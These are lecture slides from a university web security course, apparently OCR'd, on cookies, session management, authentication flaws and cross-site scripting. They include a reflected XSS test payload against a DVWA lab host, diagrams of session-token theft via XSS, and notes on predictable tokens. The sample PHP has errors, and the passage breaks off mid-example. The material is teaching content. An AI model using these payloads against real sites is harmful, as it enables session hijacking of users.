ROBERT GORDON UNIVERSITY ABERDEEN

Lecture 7

Attacking Authentication & Session Management

OWASP A7:2021 Identification and Authentication Failures

ROBERT GORDON UNIVERSITY ABERDEEN

Cookies and Sessions

ROBERT GORDON UNIVERSITY ABERDEEN

The Need for State

- The HTTP protocol is essentially stateless:
  - no mechanism for linking the series of requests made by a particular user and distinguishing these from other requests received by the web server.
  - Hence, the use of *cookies* and *sessions*.
- History of cookies:
  - Implemented in 1994 in Netscape (described in 4-page draft)
  - No spec for 17 years
    - Attempt in 1997, and 2000, but made incompatible changes
    - In 2011, another effort succeeded (RFC 6265)
  - Ad-hoc design has led to interesting issues!
    - cookies have their own security model, different from Same Origin Policy (e.g., SOP restricts cross-origin JavaScript access, but cookies can be shared across subdomains)

ROBERT GORDON UNIVERSITY ABERDEEN

Cookies

- Cookie is a small file that the server sends to, and embeds into, a client (user's computer/browser). This is then sent back by the client on future page requests.
- Cookies can be used to track users and customize their experience when visiting a web site.
- A server issues a cookie using the `Set-Cookie` response header (with the name and value of a cookie):

```
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
```

- The user's browser then adds the following header to subsequent requests back to the same server:

```
Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
```

ROBERT GORDON UNIVERSITY ABERDEEN

Set-Cookie header

- The `Set-Cookie` header can include any of the following optional attributes (in addition to name and value), which can be used to control how the browser handles the cookie:
  - `expires` sets a date until which the cookie is valid. This causes the browser to save the cookie until the expiration date is reached. If this attribute is not set, the cookie is used only in the current browser session.
  - `domain` specifies the domain for which the cookie is valid.
  - `path` specifies the URL path for which the cookie is valid.
  - `secure` — If this attribute is set, the cookie will be submitted only in HTTPS requests.
  - `HttpOnly` — If this attribute is set, the cookie cannot be directly accessed via client-side ~~JavaScript~~.
  - `SameSite` — controls cross-site cookie sending behaviour
    - `Strict` — only sent on same-site requests
    - `Lax` — (default in browsers): sent in cross -site request but only if (1) request uses GET method, and (2) request is a top-level navigation from external sites (e.g., clicking a link)
    - `None` — sent in all requests but must be used with `Secure`.

ROBERT GORDON UNIVERSITY ABERDEEN

Cookie Domain Restrictions

- If a **`domain`** value is specified:
  - When the app residing at `foo.example.com` sets a cookie, the browser submits it to `foo.example.com`, and also to any subdomains, such as `admin.foo.example.com`.
  - It does not submit the cookie to any other domains, including the parent domain `example.com` and any other subdomains of the parent, such as `bar.example.com`.
- If a **`domain`** value is not specified, the cookie is only sent to the domain that sets it but not to its subdomains.

ROBERT GORDON UNIVERSITY ABERDEEN

Cookie Path Restrictions

- If the **`Path`** attribute is set, the cookie is sent to the specified path and its sub-paths.
  - For example, when the app at `/apps/secure/index.jsp` sets a cookie, the browser by default resubmits the cookie in all requests to the path `/apps/secure/` and also to any of its subdirectories.
  - It does not submit the cookie to the parent directory or to any other directory paths on the server.
- If the **`Path`** attribute is not specified, the default path is the path of the URL that set the cookie
- If the **`Path`** is to /, the cookie is sent for all requests to the domain **`Path`** attribute in the `Set-cookie` instruction.

ROBERT GORDON UNIVERSITY ABERDEEN

Example

- You log in to the following URL:
  `https://foo.example.com/login/home.php`

  and the server sets the following cookie:

```
Set-cookie: sessionId=1498172056438227;
domain=foo.example.com; path=/login; HttpOnly;
```

- You then visit other URLs. For each of the following URLs, state whether or not your browser will submit the sessionId cookie.
  1. https://foo.example.com/login/myaccount.php
  2. https://bar.example.com/login
  3. https://staging.foo.example.com/login/home.php
  4. https://foo.example.com/logout

ROBERT GORDON UNIVERSITY ABERDEEN

Best Practice

- There isn't a one size fits all for configuring cookies. However, a good baseline would be the following:

```
Set-Cookie: mycookie=chocolate; Path=/;
Secure; HttpOnly; SameSite=Lax
```

ROBERT GORDON UNIVERSITY ABERDEEN

Example: Cookies in PHP

- Setting a cookie: (only the first two parameters are required)

```
setcookie(name, value, expire, path, domain, secure, httponly)
```

Example:

```
setcookie("flavour","chocolate chip", time()+86400, "/products", "www.example.com");
```

Expires in one day (86400 sec)

- Reading a cookie: `$_COOKIE["flavour"]`
- Deleting a cookie: use setcookie() with a blank value and an expire time as some point in the past (for example the 1st sec in 1970):

```
setcookie("flavour", "", 1);
```

ROBERT GORDON UNIVERSITY ABERDEEN


Cookie Law

- Extract from ico.org.uk

You must tell people if you set cookies, and clearly explain what the cookies do and why. You must also get the user's consent. Consent can be implied, but must be knowingly given.

There is an exception for cookies that are essential to provide an online service at someone's request (eg to remember what's in their online basket, or to ensure security in online banking).

The same rules also apply if you use any other type of technology to store or gain access to information on someone's device.



ROBERT GORDON UNIVERSITY ABERDEEN

Sessions

- Sessions are built on top of cookies: A session is a combination of a server-side file containing all the data you wish to store, and a client-side cookie containing a reference to the server data.
  - the only data the client stores is a cookie holding a unique **session ID** (or **token**)
  - on each page request, the client sends its session ID cookie,
  - and the server uses this to find and retrieve the file containing the client's session data
- Server holds sessions for all (currently logged) users on the site. This is attractive to attackers

ROBERT GORDON UNIVERSITY ABERDEEN

Example – Sessions in PHP

- Creating a session: *session_start()*
- Setting/Adding Session Variables: $_SESSION['userName'] = 'user1';
- Reading Session data: $_SESSION['userName']
- Deleting Session Data: session_unset($_SESSION['userName'])
- Ending a Session: *session_destroy()*
- Checking if Session is set:
  - if (isset($_SESSION['userName'])) { … }
- https://www.w3schools.com/php/php_sessions.asp

ROBERT GORDON UNIVERSITY ABERDEEN

Attacking Authentication

ROBERT GORDON UNIVERSITY ABERDEEN

Authentication Technologies

- A wide range of technologies are available to web application developers when implementing authentication mechanisms:
- **HTML forms/Password-based authentication** (most common)
- **Multi Factor Authentication (MFA)**
- **Biometric authentication**
- **3rd Party (Oauth/OpenID) authentication with Social Login** (e.g., using Google, Facebook, GitHub, etc.)
- **Client SSL certificates** and/or **smartcards**
- Windows-integrated authentication (e.g., using **Kerberos**). Commonly used in intranet applications
- **WebAuthn** authentication (combination of password-less, biometrics, MFA, public-key encryption, and hardware-based authentication)

ROBERT GORDON UNIVERSITY ABERDEEN

Design Flaws in Authentication

- Weak password rules: passwords that are:
  - Very short, Common dictionary words, same as the username, Still set to a default value…
- Attackers will usually attempt to register to the web site to discover applied password rules.
- Brute-Forcible Login: apps that allow repeated login attempts without lockout
  - A tool (or script) with an appropriate dictionary of common usernames and passwords can be used
- Admin accounts may not impose any number of failed login attempts (to prevent admin from being locked out!)
- Use CAPTCHA to protect against brute-force attacks.

ROBERT GORDON UNIVERSITY ABERDEEN

Design Flaws in Authentication

- Vulnerable Transmission of Credentials: if an app uses HTTP (instead of HTTPS) to transmit login credentials, an eavesdropper can intercept them.
- This Man-In-The-Middle can be located:
  - On the user's local network
  - Within the user's IT department or user's ISP
  - On the Internet backbone
  - Within the ISP hosting the application
- Using HTTPS, credentials may still be disclosed if:
  - Transmitted as GET parameters instead of the body of POST
  - Stored in cookies (even if encrypted, can be replayed)

ROBERT GORDON UNIVERSITY ABERDEEN

Design Flaws in Authentication

- Vulnerable Distribution of Credentials: how to transmit credentials for newly created accounts (app with no self-registration)? Usually out-of-band by email or SMS.
- This process can be vulnerable if:
  - This process has no time limit, and there is no requirement on user to change their password on first login
  - The URLs sent to multiple users reveal a sequence that can be guessed

ROBERT GORDON UNIVERSITY ABERDEEN

Design Flaws in Authentication

- Forgotten Password Functionality: flaws include:
  - Sending the user's password in the clear!
  - Presenting user with a challenge that is easy to respond to (e.g., favourite colour) and not including restrictions on number of failed attempts to answer such challenge.
- After responding to challenge, one reasonably secure mechanism is to send a unique, time-limited recovery URL to the user's email address. Flaws include:
  - Sending the URL to an email provided by user at the time the challenge is completed
  - Allowing user to reset password directly after completion of challenge without sending an email notification (the attack can go unnoticed until the account owner tries to login)

ROBERT GORDON UNIVERSITY ABERDEEN

Design Flaws in Authentication

- Password Change Functionality: flaws include:
  - Functionality accessible to non-authenticated users (not explicitly linked from published content but nonetheless discoverable)
- "Remember Me" Functionality: flaws include:
  - Use of cookie (with username or user ID). The app trusts the cookie to authenticate the user, bypassing the login. An attacker can simply use a list of common or enumerated usernames (or IDs) to gain access.


ROBERT GORDON UNIVERSITY ABERDEEN

Design Flaws in Authentication

- Security vs Usability:
- Common wisdom is not to make attacker's life easy by pointing to which of the username or password is incorrect:

- How effective is this in securing a web app?
- Is the secrecy of the username a given? Can it be discovered?
  - Username vs email?
  - Usernames chosen or generated?

amazon.co.uk



ROBERT GORDON UNIVERSITY ABERDEEN

Implementation Flaws in Authentication

- Defects in Multistage Login: Some apps use login mechanism involving multiple stages, e.g.,:
  - Entry of a username and password
  - A challenge for specific digits from a PIN or a memorable word
  - The submission of a value displayed on a changing physical token
- Some apps may make unsafe assumptions, e.g.,:
  - that a user who accesses stage 3 must have cleared stages 1 and 2. Therefore, it may authenticate an attacker who proceeds directly to stage 3 and correctly completes it.
  - trust some of the data being processed at stage 2 because this was validated at stage 1.
  - that the same user identity is used to complete each stage.

ROBERT GORDON UNIVERSITY ABERDEEN

Third Party Authentication (Social login)

- Rather than authenticating the user yourself, you may want to rely on a trusted third party to do it for you (such as Google, GitHub…) using open standards, e.g., OAuth and OpenID.

- What are the Advantages and Disadvantages?

ROBERT GORDON UNIVERSITY ABERDEEN

Attacking Session Management

ROBERT GORDON UNIVERSITY ABERDEEN

Attacks against Sessions - Session hijacking

- An attacker's aim is to obtain a user's session and impersonate them.
  - In most vulnerable cases, an attacker simply increments the value of a token issued to them to switch to a different user
- Possible methods of attack:
  - Phishing: make a user click on a link:
    - Cross-site Scripting: attacker tricks user's computer into running code to read user's cookies
    - Session fixation: attacker sets user's session to one known to them, and waits for user to log in
  - Sniffing: man-in-the-middle attacker captures session token sent over the network
  - Stealing tokens via Physical access to Server or Client

ROBERT GORDON UNIVERSITY ABERDEEN

Vulnerabilities

- The vulnerabilities that exist in session management mechanisms largely fall into 2 categories:
  - Weaknesses in the generation of session tokens
  - Weaknesses in the handling of session tokens throughout their life cycle

ROBERT GORDON UNIVERSITY ABERDEEN

Predictable Tokens – Example 1

- Some session tokens are constructed out of a number of components (often separated by delimiters) such as:
  - user's Name, ID, email, role, date/time stamp, an incrementing number…
- This is then obfuscated using an encoding such as base64, hex, or combined with XOR…
- For example, this token:
  757365723D726F6F743B6170703D61646D696E3B646174653D30312F30332F3138
- is simply the Hex encoding of:

  user=root;app=admin;date=01/03/18

ROBERT GORDON UNIVERSITY ABERDEEN

Predictable Tokens – Example 2

- What does this sequence correspond to? (this was collected from the web app of an online retailer)
  - 3124538-1172764258718
  - 3124539-1172764259062
  - 3124540-1172764259281
  - 3124541-1172764259734


Number allocated to each user who logs in incremented by 1

EPOCH (Unix) time in Milliseconds of the time of login

ROBERT GORDON UNIVERSITY ABERDEEN

Weak Random number Generators

- Most off-the-shelf application frameworks use pseudorandom number generators to produce session tokens. Vulnerabilities arise if:
  - a weak algorithm is used that is not intended for cryptography applications
  - Simple or predictable source of entropy is used (e.g., the seed used in the generator is the time when the server started)
- Testing the quality of randomness with Burp Suite:



ROBERT GORDON UNIVERSITY ABERDEEN

Weaknesses in session tokens handling

- Disclosure of Tokens on the Network
  - Use of HTTP instead of the secure HTTPS
  - Mixing HTTP (e.g., for static content: images, scripts...) with HTTPS (e.g., for login). Leads to Session Side Jacking: attacker sniffs the (unencrypted) session cookie.
- Disclosure of Tokens in (browser, server) Logs:
  - Usually happens when tokens are sent via URL
- Concurrent Sessions
  - Should your web application allow a user to have multiple sessions at any one time?

ROBERT GORDON UNIVERSITY ABERDEEN

Vulnerable Session Termination

- Nothing lasts for ever and a session is no different!
- A session should be destroyed after a specific period of inactivity, or at logout.
- This reduces the window of opportunity within which an attacker may capture, guess, or misuse a valid session token.

Inactivity Timeout - Example

If the last request is over a minute ago

```
…
if ($_SESSION['timeout'] + 60 < time()) {
    // session timed out
    session.destroy(); // destroy the session
    Header("Loaction: login.php");  // send to login
}
else {
  $_SESSION['timeout'] = time();
  // session OK reset time
}
…
```

Otherwise reset the timeout

For more on PHP session management, see for example:
http://php.net/manual/en/session.configuration.php

ROBERT GORDON UNIVERSITY ABERDEEN

Summary of Securing Authentication

- Use Strong Credentials
  - Suitable password quality; unpredictable usernames (or emails)...
- Handle Credentials Secretively
  - Send with HTTPS in POST request (not URL or cookie), store with strong hash function
- Validate Credentials Properly
  - Passwords validated in full, multistage logins properly implemented...
- Prevent Information Leakage
  - Adequate response to failed login...
- Prevent Brute-Force Attacks
  - Account lockout, CAPTCHA...
- Prevent Misuse of the Password Change function
  - Accessible only from within authenticated session...
- Prevent Misuse of the Account Recovery function
  - Email a unique, time-limited, un-guessable, single-use recovery URL...
- Log, Monitor and Notify
  - Log all authentication-related events, alert when anomalies detected...

ROBERT GORDON UNIVERSITY ABERDEEN

Summary of Securing Session Management


- Generate strong tokens
  - Use an extremely large set of possible values
  - Use a strong source of pseudo-randomness
- Protect tokens throughout their life cycle
  - Tokens sent over HTTPS
  - Token should never be sent in the URL
  - Logout and suitable timeout should be implemented to dispose of all session tokens
  - The domain and path scope of session cookies should be set as restrictive as possible
  - A fresh session should be created after authentication
  - Per-page Session tokens (in security-critical apps)
- Log, Monitor, and Alert
  - Lookout for brute-force/guessing attacks that try to use invalid tokens (will show in the logs). Block attacker's IP.

ROBERT GORDON UNIVERSITY ABERDEEN

Lecture 8

Attacking Users: Cross-Site Scripting (XSS)

OWASP 2021 – A03: Cross-Site Scripting



ROBERT GORDON UNIVERSITY ABERDEEN

Introduction

- Attacks against web app users are a lucrative criminal business.
- Why go to the trouble of breaking into an online bank when you can instead compromise 1% of its 10 million customers in a relatively crude attack that requires little skill?

ROBERT GORDON UNIVERSITY ABERDEEN

XSS (Cross-Site Scripting)

- XSS attacks occur when malicious script enters a web app through an untrusted source, without being validated, and is included in dynamic content sent to a user.
- Phishing is the typical vector of attack (emailing crafted URLs to users).
  - However, even the most security-conscious users can fall victim to XSS attack: they just need to visit a compromised web site (not necessarily through clicking a URL in an email)

ROBERT GORDON UNIVERSITY ABERDEEN


Varieties of XSS


- Stored XSS: injected code is stored on server database. Victim retrieves the stored data (code) without it being made safe to render by browser
- Reflected XSS: injected code is immediately returned by web app in an error message, search result or any other output that includes the (non validated) user input, and without permanently storing the user provided data.
- DOM based XSS: injected code executed as a result of modifying the DOM (Document Object Model) and not the HTML of the response page. Data flow from source to sink takes place in the browser.
- A more recent classification: server-side and client side XSS
  - https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting

ROBERT GORDON UNIVERSITY ABERDEEN

Reflected XSS

- Reflected XSS occurs when app uses a dynamic page to display output that includes part or all of the user input. Example:







```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">
    <p>What's your name?</p>
    <input name="name" type="text">
    <input value="Submit" type="submit">
  </form>
</div>
```

```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">…</form>
    <pre>Hello Hatem</pre>
</div>
```

http://192.168.235.128/dvwa/vulnerabilities/xss_r/?name=Hatem#

Reflected XSS

- This behaviour of taking user input and inserting it into HTML of the response is one of the signatures of reflected XSS. Attacker can inject HTML or JavaScript:




http://192.168.235.128/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E#

ROBERT GORDON UNIVERSITY ABERDEEN

Exploiting Reflective XSS Vulnerability

Site vulnerable to XSS



Attacker

7. Attacker hijacks user's session

2. Attacker feeds crafted URL to user

6. User's browser sends session token to attacker

4. Server responds with attacker's JavaScript

3. User requests attacker's URL

1. User logs in

User

5. attacker's JavaScript executes in user's browser

ROBERT GORDON UNIVERSITY ABERDEEN


Stored XSS

- Data submitted by one user is stored in the app (typically on the server's database) then is displayed to other users without being sanitised.
- This is common in apps that support interaction between users. For example, forums, blogs...

ROBERT GORDON UNIVERSITY ABERDEEN

Exploiting Stored XSS Vulnerability

Site vulnerable to XSS



1. Attacker posts malicious JavaScript (e.g., via a customer feedback form)

Attacker

7. Attacker hijacks user's session

6. User's browser sends session token to attacker

4. Server responds with attacker's JavaScript

3. User views attacker's post

2. User logs in

User

5. attacker's JavaScript executes in user's browser

ROBERT GORDON UNIVERSITY ABERDEEN

DOM-based XSS

- DOM-based XSS works as follows:
  1. A user requests a crafted URL supplied by the attacker and containing embedded JavaScript
  2. The server's response does not contain the attacker's script in any form
  3. When the user's browser processes this response, the script is executed nonetheless.
- JavaScript can access the browser's DOM and determine the URL used to load the current page, extract data from it and use it to dynamically update the page. Unlike Reflected XSS, it is the client that generates the dynamic content (not the server).

ROBERT GORDON UNIVERSITY ABERDEEN

DOM XSS - Example

- http://example.com/test.html contains:

```
<script>
    document.write("<b>Current URL</b> : " + document.baseURI);
</script>
```

- If you send an HTTP request

